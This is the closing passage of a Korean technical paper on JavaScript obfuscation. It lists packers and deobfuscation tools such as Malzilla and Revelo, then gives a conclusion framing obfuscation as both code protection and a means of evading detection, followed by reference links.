


Figure 25 - Free packer-1²



Figure 26 - Free packer-2³

² <http://www.javascriptobfuscator.com/>

³ <http://dean.edwards.name/packer/>

라. JavaScript Deobfuscator (Firefox 확장 프로그램)




Figure 27 - JavaScript Deobfuscator

자바스크립트가 웹 페이지에서 실행될 때 각 실행 객체 단위로 해석하여 준다. 웬만한 난독화된 스크립트는 이 도구를 이용하면 완벽한 코드를 얻을 수 있을 정도로 최고의 도구 중 하나이다.

마. Malzilla




Figure 28 - Malzilla

여러 가지 형태로 복호화 시켜주는 강력한 복호화 도구로써 사용법은 아래⁴를 참조하길 바란다.

⁴ <http://blog.naver.com/openix?Redirect=Log&logNo=150115154224>

<http://blog.pages.kr/856>

<http://malzilla.sourceforge.net/>

마. Revelo




Figure 29 - Revelo⁵

기본적인 복호화 기능과 더불어 자바스크립트 코드 검색 및 코드를 읽게 쉽게 변환해주는 Beautify 기능까지 탑재된 만능 복호화 도구가 아닌가 싶다. 개인적으로 Malzilla와 더불어 Javascript Deobfuscator계의 양두산맥이라 생각한다.

⁵ <http://www.kahusecurity.com/2012/revelo-update/>

6. 결론

자바스크립트 난독화에 대해서 여러 가지 기법들과 분석하는 방법들에 대하여 알아보았다. 물론 이보다 훨씬 창의적이고 난해한 기술들은 많이 존재할 수 있다. 자바스크립트 난독화는 개발자에게는 자신의 소스코드를 안전하게 보호하는 방어 방법이 될 수 있으며, 공격자에게는 탐지 장비를 회피하는 공격 방법이 될 수 있는 양날의 검이다. 이 문서는 일반적인 난독화 기법을 이해하여 응용된 소스코드 방어 기술들과 탐지 회피에 대하여 좀 더 효과적으로 탐지할 수 있는 방어전략 개발에 목적을 두었다.

7. 참조

<http://adamcecc.blogspot.kr/2011/01/javascript.html>

[http://msdn.microsoft.com/ko-kr/library/12k71sw7\(v=vs.94\).aspx#feedback](http://msdn.microsoft.com/ko-kr/library/12k71sw7(v=vs.94).aspx#feedback)

<http://blog.fgribreau.com/2011/01/javascript.html>

http://image.ahnlab.com/file_upload/tech/javascript.pdf

<http://cansecwest.com/slides07/csw07-nazario.pdf>

<http://isc.sans.edu/diary/Advanced+JavaScript+obfuscation+%28or+why+signature+scanning+is+a+failure%29/6142>

[http://msdn.microsoft.com/en--us/library/t0kbytzc\(v=vs.94\).aspx](http://msdn.microsoft.com/en--us/library/t0kbytzc(v=vs.94).aspx)

<http://www.kahusecurity.com/2012/revelo-javascript-deobfuscator/>

<http://www.exploit-db.com/wp-content/themes/exploit/docs/18746.pdf>

<http://www.kahusecurity.com/2012/chinese-pack-using-dadongs-jsxx-vip-script/>

<http://cafe.naver.com/boanproject>

http://www.codegate.org/renew/_file/board/dr_4692194.pdf

<http://scriptmalwarehunter.blogspot.kr/2013/04/dadongs-jsxx-044-vip-part-1.html>

http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?menu_dist=2&seq=19418